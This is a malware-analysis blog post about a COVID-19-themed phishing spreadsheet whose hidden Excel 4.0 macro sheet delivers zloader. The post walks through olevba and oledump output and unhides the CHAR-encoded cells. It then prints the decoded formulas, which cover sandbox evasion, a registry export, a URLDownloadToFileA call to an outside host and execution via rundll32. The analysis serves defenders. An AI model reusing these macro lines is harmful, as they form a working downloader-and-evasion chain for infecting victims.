


Click All the Things!

Friends don't let friends 'Enable Content'

≡ MENU

COVID-19, Excel 4.0 Macros, and Sandbox Detection – #zloader



APRIL 6, 2020 ~ JAMIE

This email came across my desk this morning. It has a COVID-19 theme along with this [.xls attachment](#).




Mon 4/6/2020 8:19 AM

Cassius Robinson <axston_lenarj@aol.com>

Arranging employer's and business work environment for a covid-19 respiratory disease outbreak prevention

To



Message



Info_695.xls (216 KB)

WARNING - External email. Verify sender, content and links. Report if suspicious.

Good day

Employer work area Coronavirus (covid-19) outbreak prevention guidance

You can locate it in the attachment

With appreciation,

Dr. Cassius Robinson

OLEVBA.py

First things first, we can see in the first picture below that it does say we've got an *Excel 4.0 macro sheet, very hidden*. This is good information for how to tackle this document. While *olevba.py* does extract the OLE stream, the output isn't all that helpful. I don't blame that on the tool. I believe it is due to the way this macro has been obfuscated. Either way, we can tell that *something* is going on here.

```

ention>olevba Info_695.xls
olevba 0.55.1 on Python 2.7.15 - http://decalage.info/python/oletools
=====
FILE: Info_695.xls
Type: OLE
=====
VBA MACRO xlm_macro.txt
in file: xlm_macro - OLE stream: 'xlm_macro'
=====
' 0085      14 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible
' 0085      18 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, very hidden
' 0018      29 LABEL : Cell Value, String Constant - _xlfn.CONCAT
' 0018      23 LABEL : Cell Value, String Constant - build-in-name 1 Auto_Open
' 0006      35 FORMULA : Cell Formula - R1C1 len=13 ptgInt 61 ptgFuncV CHAR (0x006f) ptgInt 73 ptgFuncV CHAR (0x006f) ptg
Concat
' 0207      5 STRING : String Value of a Formula -
' 0006      28 FORMULA : Cell Formula - R1C2 len=6 ptgInt 61 ptgFuncV CHAR (0x006f)
' 0207      4 STRING : String Value of a Formula -
' 0006      28 FORMULA : Cell Formula - R1C3 len=6 ptgInt 61 ptgFuncV CHAR (0x006f)
' 0207      4 STRING : String Value of a Formula -
' 0006      28 FORMULA : Cell Formula - R1C4 len=6 ptgInt 61 ptgFuncV CHAR (0x006f)
' 0207      4 STRING : String Value of a Formula -

```

```

' 0207      4 STRING : String Value of a Formula -
' 0006      240 FORMULA : Cell Formula - R1C16 len=218 ptgRefV R~0C~0 ptgRefV R~2C~0 ptgConcat *INCOMPLETE FORMULA PARSE
G* Remaining, unparsed expression: bytearray(b'D\x03\x00\x00\x00\x08D\x04\x00\x00\x00\x08D\x05\x00\x00\x00\x08D\x06\x00\x
\x00\x08D\x08\x00\x00\x00\x08D\t\x00\x00\x00\x08D\n\x00\x00\x00\x08D\x0b\x00\x00\x00\x08D\r\x00\x00\x00\x08D\x0e\x00\x
\x00\x08D\x0f\x00\x00\x00\x08D\x10\x00\x00\x00\x08D\x12\x00\x00\x00\x08D\x13\x00\x00\x00\x08D\x14\x00\x00\x00\x08D\x1
5\x00\x00\x00\x08D\x16\x00\x00\x00\x08D\x18\x00\x00\x00\x08D\x19\x00\x00\x00\x08D\x1a\x00\x00\x00\x08D\x1b\x00\x00\x00\x
08D\x1c\x00\x00\x00\x08D\x1d\x00\x00\x00\x08D\x1f\x00\x00\x00\x08D \x00\x00\x00\x08D!\x00\x00\x00\x08D"\x00\x00\x00\x08D
#\x00\x00\x00\x08D$\x00\x00\x00\x08D%\x00\x00\x00\x08D&\x00\x00\x00\x08D(\x00\x00\x00\x08D)\x00\x00\x00\x08D$\x03\x00\x10
\x00B\x02'\x80')
' 0006      28 FORMULA : Cell Formula - R3C1 len=6 ptgInt 70 ptgFuncV CHAR (0x006f)
' 0207      4 STRING : String Value of a Formula -
' 0006      28 FORMULA : Cell Formula - R3C2 len=6 ptgInt 73 ptgFuncV CHAR (0x006f)
' 0207      4 STRING : String Value of a Formula -
' 0006      28 FORMULA : Cell Formula - R3C3 len=6 ptgInt 73 ptgFuncV CHAR (0x006f)
' 0207      4 STRING : String Value of a Formula -
' 0006      28 FORMULA : Cell Formula - R3C4 len=6 ptgInt 67 ptgFuncV CHAR (0x006f)

```

' 0207	4 STRING : String Value of a Formula -	
Type	Keyword	Description
AutoExec	Auto_Open	Runs when the Excel Workbook is opened
Suspicious	EXEC	May run an executable file or a system command using Excel 4 Macros (XLM/XLF)
Suspicious	REGISTER	May run code from a DLL using Excel 4 Macros (XLM/XLF)

OLEDUMP.py

This [blog post](#) from SANS shows how to examine the OLE object using *oledump.py*. Again, the output isn't very helpful.

```
C:\Users\KRM\Desktop\Arranging_Employees_and_business_work_environment_for_a_covid-19_respiratory_disease_outbreak_prevention>oledump.py -p plugin_biff --pluginoptions "-x" Info_695.xls
1:      4096 '\x05DocumentSummaryInformation'
2:      236 '\x05SummaryInformation'
3:    208841 'Workbook'
      Plugin: BIFF plugin
      0085    14 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible
      0085    18 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, very hidden
      '0018    29 LABEL : Cell Value, String Constant - \x00_xlfn.CONCA'
      0018    23 LABEL : Cell Value, String Constant - build-in-name 1 Auto_Open
      0006    35 FORMULA : Cell Formula - R1C1 len=13 ptgInt 61 ptgFuncV CHAR (0x006f) ptgInt 73 ptgFuncV CH
AR (0x006f) ptgConcat
      0207         5 STRING : String Value of a Formula -
      0006    28 FORMULA : Cell Formula - R1C2 len=6 ptgInt 61 ptgFuncV CHAR (0x006f)
      0207         4 STRING : String Value of a Formula -
      0006    28 FORMULA : Cell Formula - R1C3 len=6 ptgInt 61 ptgFuncV CHAR (0x006f)
      0207         4 STRING : String Value of a Formula -
```

Getting to the macro

How then can we examine the actual macro inside the document? Notice how the output of both *olevba.py* and *oledump.py* showed that the Excel 4.0 macrosheet was *very hidden*.

```
      0085    14 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible
      0085    18 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, very hidden
      '0018    29 LABEL : Cell Value, String Constant - \x00_xlfn.CONCA'
```


Google tells you that there are multiple ways to get these sheets visible. I tried a bunch of them and the [method described here](#) worked for me. You will need the following code:

```

Sub ShowAllSheets()
    Dim sh As Worksheet
    For Each sh In ActiveWorkbook.Sheets
        sh.Visible = True
    Next
End Sub


```

Copy that into the exiting macro sheet like so and click play/Run/(press F5).



Before...

After running the macro, you will see the unhidden sheet:



After!

This is where things get interesting. We can see columns A – O full of =CHAR(xx) characters. They all get sewn together in column P and the output is tossed in column Q. I've hidden a few of the columns to show what's going on a bit easier. Please pardon my anemic drawing skills.

In the section below, the formula in P1 takes all of the characters from column A, sews them together, and places them in column Q4. The rest of the commands are put together in a similar manner by continuing down column P and adding more commands to column Q. The last line in column P then says =GOTO(Q4).

Auto_Open				=FORMULA(A1&A3&A4&A5&A6&A7&A8&A9&A10&A11&A12&A14&A15&A16&A17&A19&A20&A21&A22&A23&A25&A26&A27&A28&A29&A30&A32&A33&A34&A35&A36&A37&A38&A39&A41&A42,Q4)											
A	B	O	P	Q											
1	=CHAR(61)&CHAR(73)	=CHAR(61)	=FORMULA(A1&A3&A4&A5&A6&A7&A8&A9&A10&A11&A12&A14&A15&A16&A17&A19&A20&A21&A22&A23&A25&A26&A27&A28&A29&A30&A32&A33&A34&A35&A36&A37&A38&A39&A41&A42,Q4)												
2	Qfb	Q	Qfb												
3	=CHAR(70)	=CHAR(73)	=CHAR(67)												
4	=CHAR(40)	=CHAR(40)	=CHAR(76)												
5	=CHAR(71)	=CHAR(40)	=CHAR(79)												
6	=CHAR(69)&CHAR(84)	=CHAR(71)	=CHAR(83)												
7	=CHAR(46)	=CHAR(69)	=CHAR(69)												
8	Qfb	Qfb	Qfb												
9	=CHAR(87)	=CHAR(84)	=CHAR(40)												
10	=CHAR(79)	=CHAR(46)	=CHAR(70)												
11	=CHAR(82)	=CHAR(87)	=CHAR(65)												
12	=CHAR(75)	=CHAR(79)	=CHAR(76)												
13	Qfb	Qfb	Qfb												
14	=CHAR(83)	=CHAR(82)	=CHAR(83)												
15	=CHAR(80)	=CHAR(75)	=CHAR(69)												
16	=CHAR(65)	=CHAR(83)	=CHAR(41)												
17	=CHAR(67)&CHAR(69)	=CHAR(80)													
18	Qfb	Qfb													
19	=CHAR(40)	=CHAR(65)													
20	=CHAR(49)	=CHAR(67)													
21	=CHAR(57)	=CHAR(69)													
22	=CHAR(41)	=CHAR(40)													
23	=CHAR(44)	=CHAR(52)													
24	Qfb	Qfb													
25	=CHAR(44)&CHAR(67)	=CHAR(50)													
26	=CHAR(75)	=CHAR(41)													
27	=CHAR(79)	=CHAR(44)													
28	=CHAR(83)	=CHAR(44)													
29	=CHAR(69)	=CHAR(67)													
30	=CHAR(40)	=CHAR(76)													
31	Qfb	Qfb													
32	=CHAR(84)&CHAR(82)	=CHAR(79)													
33	=CHAR(85)	=CHAR(83)													
34	=CHAR(69)	=CHAR(69)													
35	=CHAR(41)&CHAR(41)	=CHAR(40)													

Column Q: Macro Analysis and Sandbox Evasion Techniques

Let's look at the commands in column Q section by section. I found the [.pdf here](#) to be very helpful in understanding what is going on.

This first section of the macro shows the first attempt to see if it is being executed in a sandbox. GET.WORKSPACE 19 and 42 check to see if a mouse is present and if the computer is capable of playing sounds, respectively. GET.WORKSPACE(1) checks the environment in which Microsoft Excel is running followed by the environment's version number.

```
=IF (GET.WORKSPACE (19) , ,CLOSE (TRUE) )
```

```
=IF (GET.WORKSPACE (42) , ,CLOSE (TRUE) )
```



```
=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))),,CLOSE(TRUE))
```

If those three are true, then copy the Excel security registry keys to C:\Users\public\1.reg.

```
=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\Windows\system32\reg.exe","EXPORT HKCU\Software\Micr
```

Next, it waits for three seconds. It then opens 1.reg, starts at byte position 215, and reads the next 255 bytes.

```
=WAIT(NOW()+"00:00:03")
```


```
=FOPEN("c:\users\public\1.reg")
```

```
=FPOS(Q10, 215)
```

```
=FREAD(Q10, 255)
```

What is in that section of 1.reg? Below is the highlighted section in a hex editor and Notepad. It contains the registry values for AccessVBOM and especially VBAWarnings.

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
000000C0	5C	00	53	00	65	00	63	00	75	00	72	00	69	00	74	00	\.S.e.c.u.r.i.t.
000000D0	79	00	5D	00	0D	00	0A	00	22	00	41	00	63	00	63	00	y.].....".A.c.c.
000000E0	65	00	73	00	73	00	56	00	42	00	4F	00	4D	00	22	00	e.s.s.V.B.O.M.".
000000F0	3D	00	64	00	77	00	6F	00	72	00	64	00	3A	00	30	00	=d.w.o.r.d.:0.
00000100	30	00	30	00	30	00	30	00	30	00	30	00	30	00	0D	00	0.0.0.0.0.0...
00000110	0A	00	22	00	56	00	42	00	41	00	57	00	61	00	72	00	..".V.B.A.W.a.r.
00000120	6E	00	69	00	6E	00	67	00	73	00	22	00	3D	00	64	00	n.i.n.g.s.".=d.
00000130	77	00	6F	00	72	00	64	00	3A	00	30	00	30	00	30	00	w.o.r.d.:0.0.0.
00000140	30	00	30	00	30	00	30	00	31	00	0D	00	0A	00	0D	00	0.0.0.0.1.....
00000150	0A	00	5B	00	48	00	4B	00	45	00	59	00	5F	00	43	00	..[.H.K.E.Y._C.
00000160	55	00	52	00	52	00	45	00	4E	00	54	00	5F	00	55	00	U.R.R.E.N.T._U.
00000170	53	00	45	00	52	00	5C	00	53	00	6F	00	66	00	74	00	S.E.R._S.o.f.t.
00000180	77	00	61	00	72	00	65	00	5C	00	4D	00	69	00	63	00	w.a.r.e._M.i.c.
00000190	72	00	6F	00	73	00	6F	00	66	00	74	00	5C	00	4F	00	r.o.s.o.f.t.\.O.
000001A0	66	00	66	00	69	00	63	00	65	00	5C	00	31	00	35	00	f.f.i.c.e.\.l.5.
000001B0	2E	00	30	00	5C	00	45	00	78	00	63	00	65	00	6C	00	..O.\.E.x.c.e.l.
000001C0	5C	00	53	00	65	00	63	00	75	00	72	00	69	00	74	00	\.S.e.c.u.r.i.t.
000001D0	79	00	5D	00	0D	00	0A	00	22	00	41	00	63	00	63	00	y.\.P.e.o.t.e.c.



1.reg gets closed and deleted. It then searches what was read (stored in cell Q12) for the string "0001". This is the second test to see if it is in a sandbox. If it finds that string, it will close the spreadsheet. If it does not find the string "0001", it will then attempt to download a file and save it as an .html file in C:\Users\Public\.

```
=FCLOSE(Q10)
```


```
=FILE.DELETE("c:\users\public\1.reg")
```

```
=IF(ISNUMBER(SEARCH("0001",Q12)),CLOSE(FALSE),)
```

```
=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"https://efbzfvyvsb.website/f2f23","c:\Users\Public\b7gf5yk.h
```

What does the string "0001" have to do with anything? Changing the settings for what Excel does with macros changes the registry settings for *VBAWarnings*. If our macro sees that *VBAWarnings* are set to 1, this means that "Enable all macros" have been set. And only sandboxes would have macros set to always run... right?

Trust Center



Macro Settings	
<input type="radio"/> Disable all macros without notification	0x00000004
<input checked="" type="radio"/> Disable all macros with notification	0x00000002
<input type="radio"/> Disable all macros except digitally signed macros	0x00000003
<input type="radio"/> Enable all macros (not recommended; potentially dangerous code can run)	0x00000001

Developer Macro Settings	
<input type="checkbox"/> Trust access to the VBA project object model	

So as a reward for having your company's group policy set to disable all macros, our malicious document then shows an alert, followed by a call to run the saved .html file (which by the way is actually an .exe).

```
=ALERT("The workbook cannot be opened or repaired by Microsoft Excel because it's corrupt.",2)
=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\Windows\system32\rundll32.exe","c:\Users\Public\b7gf
=CLOSE(FALSE)
```

I'm not exactly sure what initial loader gets downloaded, but I will update this when I get more info.

UPDATE: Word on the street is zloader gets downloaded.


Until then, thanks for reading!

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ZLOADER



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